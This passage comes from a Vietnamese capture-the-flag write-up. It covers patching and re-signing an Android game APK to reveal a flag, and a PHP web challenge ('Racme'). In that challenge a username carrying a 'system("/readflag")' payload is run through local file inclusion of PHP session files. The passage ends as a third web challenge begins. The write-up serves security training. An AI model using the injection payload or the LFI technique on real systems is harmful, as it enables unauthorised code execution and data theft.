
```

Windows PowerShell

com.android.proxyhandler
com.android.quicksearchbox
com.android.se
com.android.server.telecom
com.android.settings
com.android.settings.intelligence
com.android.sharedstoragebackup
com.android.shell
com.android.simappdialog
com.android.smspush
com.android.soundpicker
com.android.statementservice
vbox86p:/data/data # com.example.fishi.flappybird
/system/bin/sh: com.example.fishi.flappybird: inaccessible or not found
127|vbox86p:/data/data # cd com.example.fishi.flappybird
vbox86p:/data/data/com.example.fishi.flappybird # ls
cache code_cache files
vbox86p:/data/data/com.example.fishi.flappybird # cd files
vbox86p:/data/data/com.example.fishi.flappybird/files # ls
logs
vbox86p:/data/data/com.example.fishi.flappybird/files # cat logs
cat: logs: Is a directory
1|vbox86p:/data/data/com.example.fishi.flappybird/files # cd logs
vbox86p:/data/data/com.example.fishi.flappybird/files/logs # ls
app.log
vbox86p:/data/data/com.example.fishi.flappybird/files/logs # cat app.log
2023-06-03 03:51:49 - /Y0axpu01ZmBMzmoeOMAJQ==
```

Hình 9: Xem nơi lưu chuỗi được mã hoá cũ

Chúng ta sửa code trong gameInfo() return chuỗi này, thực hiện decompile để sửa nội dung app đã được sửa score để gọi tới Champion avtivity:



```
~/Desktop/appv2/smali/com/example/fishi/flappybird/LogHelper.smali - Mousepad
File Edit Search View Document Help
gameView$2$1.smali x LogHelper.smali x LogHelper.smali x Cham
10
11 .field private static final LOG_FILE_NAME:Ljava/lang/String; = "app.log"
12
13 .field private static final LOG_TAG:Ljava/lang/String; = "LogHelper"
14
15
16 # direct methods
17 .method public constructor <init>()V
18     .locals 0
19
20     .line 19
21     invoke-direct {p0}, Ljava/lang/Object;→<init>()
22
23     return-void
24 .end method
25
26 .method public static gameInfo(Landroid/content/Context;)Ljava/lang/String;
27     .locals 3
28
29     const-string v0, "LOG:"
30
31     const-string v1, "In game info"
32
33     .line 68
34     invoke-static {v0, v1}, Landroid/util/Log;→d(Ljava/lang/String;Ljava/lang/String;)I
35
36     .line 71
37
38     const-string p0, "/Y0axpu01ZmBMzmoeOMAJQ=="
39
40     return-object p0
41 .end method
42
43 .method private static getCurrentTimestamp()Ljava/lang/String;
44     .locals 3
45
```

Hình 10: Sửa code

Thực hiện các bước build và kí tương tự như trên và vào lại app:

The screenshot shows a terminal window on a Kali Linux desktop. The terminal output details the process of building an APK from source code and signing it with a keystore.

```

kali㉿kali:[~/Desktop]
$ apktool b appv2 -o appv2.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty
I: Checking whether sources has changed ...
I: Smaling smali folder into classes.dex ...
I: Checking whether resources has changed ...
I: Copying raw resources ...
I: Copying libs ... (/lib)
I: Building apk file ...
I: Writing manifest file ...
I: Built apk into: appv2.apk
[...]
(kali㉿kali:[~/Desktop])
$ keytool -genkey -v -keystore app2.keystore -alias APP2 -keyalg RSA -keysize 2048 -validity 10000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]:
What is the name of your organizational unit?
[Unknown]:
What is the name of your organization?
[Unknown]:
What is the name of your City or Locality?
[Unknown]:
What is the name of your State or Province?
[Unknown]:
What is the two-letter country code for this unit?
[Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
[no]: yes
Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
[Storing app2.keystore]
(kali㉿kali:[~/Desktop])
$ apksigner sign --ks app2.keystore appv2.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Keystore password for signer #1:
(kali㉿kali:[~/Desktop])
$ apktool b appv2 -o appv2.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

```

The desktop environment includes a dock with various application icons and a system tray at the bottom right showing the date and time.

Hình 11: Build và ký

Xem lại nội dung app vừa làm:

```

1 package com.example.fishi.flappybird;
2 import android.app.Activity;
3 import android.os.Bundle;
4 import android.support.v7.app.AppCompatActivity;
5 import android.util.Log;
6 import android.widget.TextView;
7 import androidx.navigation.Navigation;
8 import androidx.navigation.ui.AppBarConfiguration;
9 import androidx.navigation.ui.NavigationUI;
10 import androidx.navigation.ui.NavigationUI;
11
12 public class Champion extends AppCompatActivity {
13     private AppBarConfiguration appBarConfiguration;
14
15     static {
16         System.loadLibrary("native-lib");
17     }
18
19     public native String getFlag();
20
21     protected void onCreate(Bundle savedInstanceState) {
22         super.onCreate(savedInstanceState);
23         String str = getFlag();
24         setContentView(R.layout.activity_main);
25         TextView textView = (TextView) findViewById(R.id.textView);
26         textView.setText("");
27         textView.setText(str);
28         Log.e("LogHelper", "str");
29     }
30
31     public boolean onSupportNavigateUp() {
32         return Navigation.findNavController(this).navigateUp(appBarConfiguration) || super.onSupportNavigateUp();
33     }
34 }

```

Hình 12: Có thêm log xem flag


gameInfo() luôn trả về chữ kí cũ:

```

1 package com.example.fishi.flappybird;
2
3 import android.content.Context;
4 import android.util.Log;
5 import java.io.File;
6 import java.io.FileWriter;
7 import java.io.IOException;
8 import java.text.SimpleDateFormat;
9 import java.util.Date;
10 import java.util.Locale;
11
12 public class LogHelper {
13     private static final String DATE_FORMAT = "yyyy-MM-dd HH:mm:ss";
14
15     private static final String LOG_DIRECTORY_NAME = "logs";
16
17     private static final String LOG_FILE_NAME = "app.log";
18
19     private static final String LOG_TAG = "LogHelper";
20
21     public static String gameInfo(Context paramContext) {
22         Log.d("LOG", "In game info");
23         return "YBaaxpu01ZmBMzmoeOMAQ==";
24     }
25
26     private static String getCurrentTimestamp() {
27         return (new SimpleDateFormat("yyyy-MM-dd HH:mm:ss", Locale.getDefault())).format(new Date());
28     }
29
30     public static void log(Context paramContext) {
31         try {
32             String str = gameInfo(paramContext);
33             File file2 = new File();
34             this.paramContext.getFilesDir(), "logs");
35             if (!file2.exists() && !file2.mkdir()) {
36                 Log.e("LogHelper", "Failed to create log directory.");
37             }
38             File file1 = new File();
39             this(file2, "app.log");
40             if (!file1.exists() && !file1.createNewFile()) {
41

```

Hình 13: Kết quả chỉnh sửa trong LogHelper



Hình 14: Khi được 0 điểm thì lập tức nhảy

```

Windows PowerShell
+ - × Match case
06-04 16:40:07.955 4753 4780 E ishi.flappybir: open_verbose:32: Could not open '/dev/goldfish_pipe': No such file or directory
06-04 16:40:07.984 4753 4780 D EGL_emulation: eglGetCurrent: 0x7d688c6368b0: ver 3 1 (tinfo 0x7d682c66d560) (first time)
06-04 16:40:08.335 4753 4780 I Gralloc4: mapper 4.x is not supported
06-04 16:40:08.337 4753 4780 W Gralloc3: mapper 3.x is not supported
06-04 16:40:08.347 4753 4780 D HostConnection: createUnique: call
06-04 16:40:08.347 4753 4780 D HostConnection: HostConnection::get() New Host Connection established 0x7d689c626150, pid 4753, tid 4780
06-04 16:40:08.352 4753 4780 D HostConnection: HostComposition ext ANDROID_EMU_host_composition_v1 ANDROID_EMU_host_composition_v2 ANDROID_EMU_async_unmap_buffer ANDROID_EMU_sync_buffer_data GL_OES_EGL_image_external_essl3 GL_OES_vertex_array_object GL_KHR_texture_compression_etc ANDROID_EMU_host_side_tracing ANDROID_EMU_async_commands ANDROID_EMU_gles_max_version_3_1
06-04 16:40:08.661 4753 4780 I OpenGLRenderer: Davey! duration=1276ms; Flags=1, IntendedVsync=5091302565306, Vsync=5091352565304, OldestInputEvent=9223372036854775807, NewestInputEvent=0, HandleInputStart=5091356293432, AnimationStart=5091359913445, PerformTraversalsStart=5091359953115, DrawStart=5092292450960, SyncQueued=5092293576522, SyncStart=5092305884791, IssueDrawCommandsStart=5092306075318, SwapBuffers=509259934495, FrameCompleted=5092591419963, DequeueBufferDuration=625498, QueueBufferDuration=1023594, GpuCompleted=0,
06-04 16:40:08.663 4753 4780 I Choreographer: Skipped 73 frames! The application may be doing too much work on its main thread.
06-04 16:40:10.376 4753 4780 I Choreographer: Skipped 55 frames! The application may be doing too much work on its main thread.
06-04 16:40:10.425 4753 4780 I OpenGLRenderer: Davey! duration=1035ms; Flags=1, IntendedVsync=5093319237384, Vsync=5093369237382, OldestInputEvent=9223372036854775807, NewestInputEvent=0, HandleInputStart=5093371308189, AnimationStart=5093371341154, PerformTraversalsStart=5093371470221, DrawStart=5094304343533, SyncQueued=5094304548028, SyncStart=5094305124638, IssueDrawCommandsStart=5094306349095, SwapBuffers=5094351638091, FrameCompleted=5094355707324, DequeueBufferDuration=602870, QueueBufferDuration=344457, GpuCompleted=0,
06-04 16:40:13.427 4753 4780 E LogHelper: flag{ck0n_vj3c_kh0_d3_d4n_d4u}
PS C:\Program Files\Genymobile\Genymotion\tools> .\adb shell
vbox86p:/ # ls

```


Hình 15: Copy flag từ logcat

flag{ck0n_vj3c_kh0_d3_d4n_d4u}

3. Racme


Đầu tiên, chúng ta sẽ tạo tài khoản có nội dung là

```
<?php system("/readflag"); ?>
```



Hình 16: Tạo tài khoản

Thực hiện login:



Hình 17: Đăng nhập với tài khoản trên

Lấy gói tin trong lịch sử và đưa vào repeater:

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. The 'HTTP history' section displays several requests and responses. A context menu is open over the response for 'http://45.122.249.68:20015/index.php'. The menu includes options such as 'Scan', 'Do passive scan', and 'Do active scan'. The 'Inspector' panel on the right shows request attributes, cookies, and headers.

Hình 18: Send to repeater

Cuối cùng là thực hiện sửa nội dung của tệp và bấm send:

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A modified request is being sent to the repeater. The response pane shows a blue background with a white logo and the text 'user:s:29:"flag{racing_racing_and_you_pwned_me}"';. The 'Inspector' panel on the right shows the selected text as '?note=.../tmp/sess_20b6952300c2be00b5c435ad7e04'.

Hình 19: Lấy được flag

Giải thích cho cách làm trên:

- Lợi dụng phần username của trang login.php để truyền vào code php đọc flag (command injection):

```


<?php
require_once 'config.php';
if (isset($_POST['username']) && isset($_POST['password']) && !empty($_POST['username']) && !empty($_POST['password'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];
    $query = $conn->prepare("SELECT password FROM users WHERE username = ?");
    $query->execute([$username]);
    $result = $query->fetch(PDO::FETCH_ASSOC);
    if (!$result) {
        $message = "User not exists";
    } else {
        if (md5($password) === $result['password']){
            $message = "Login successfully";
            $_SESSION['user'] = $username;
            header('Location: index.php');
            die();
        } else $message = "Login failed";
    }
}

```

Hình 20: Nội dung code login.php

Tuy nhiên điều đó là chưa đủ, với đặc điểm của session_start(), mỗi session đều được PHP lưu thành file với nội dung liên quan đến session đó như username, id,... và nó được lưu tại /tmp/sess_<ID>

- Thực hiện xem nội dung của tệp trên bằng cách tấn công LFI, thêm payload **?note=....** vào sau nội dung gốc đồng thời xóa cookie ở phía dưới, chúng ta được flag:



Hình 21: Lấy được flag


Thêm 1 chút là ở hàm isLocked để kiểm tra xem có phải user là admin để có thể cho phép xem các file note hay không:

- Có 1 bước chuyển hướng đến trang login nếu chưa đăng nhập, nhưng trước khi chuyển hướng thì chúng ta vẫn còn ở trang index.php → code vẫn phải chạy hết để hiển thị lên trình duyệt thì mới chuyển hướng.
- Tuy nhiên, trong session chưa có tồn tại một username nào, thì đoạn code kiểm tra username có nằm trong bảng `locked` sẽ vô nghĩa.
- ➔ Vượt qua sự kiểm tra của hàm islocked

flag{racing_racing_and_you_pwned_me}

4. Mimeme

Khi truy cập chúng ta sẽ được ở đường dẫn /panel/login:



Hình 22: Trang login của web

Trong phần code của panel.js, chúng ta sẽ lấy được flag nếu đăng nhập với tài khoản admin:

```

EXPLORER          JS database.js    JS agents.js    JS panel.js
give2player > challenge > src > routes > JS panel.js > router.get("/panel") callback
1  const express = require("express");
2  const router = express.Router();
3
4  const {
5      checkUserLogin,
6      getAgents,
7      getRecordings,
8  } = require("../utils/database");
9
10 const authUser = require("../middleware/authuser");
11
12 router.get("/panel", authUser, async (req, res) => {
13     res.render("panel", {
14         username:
15             req.session.username === "admin"
16                 ? process.env.FLAG
17                 : req.session.username,
18         agents: await getAgents(),
19         recordings: await getRecordings(),
20     });
21 });
22

```

Hình 23: Nội dung code của routers/panel.js

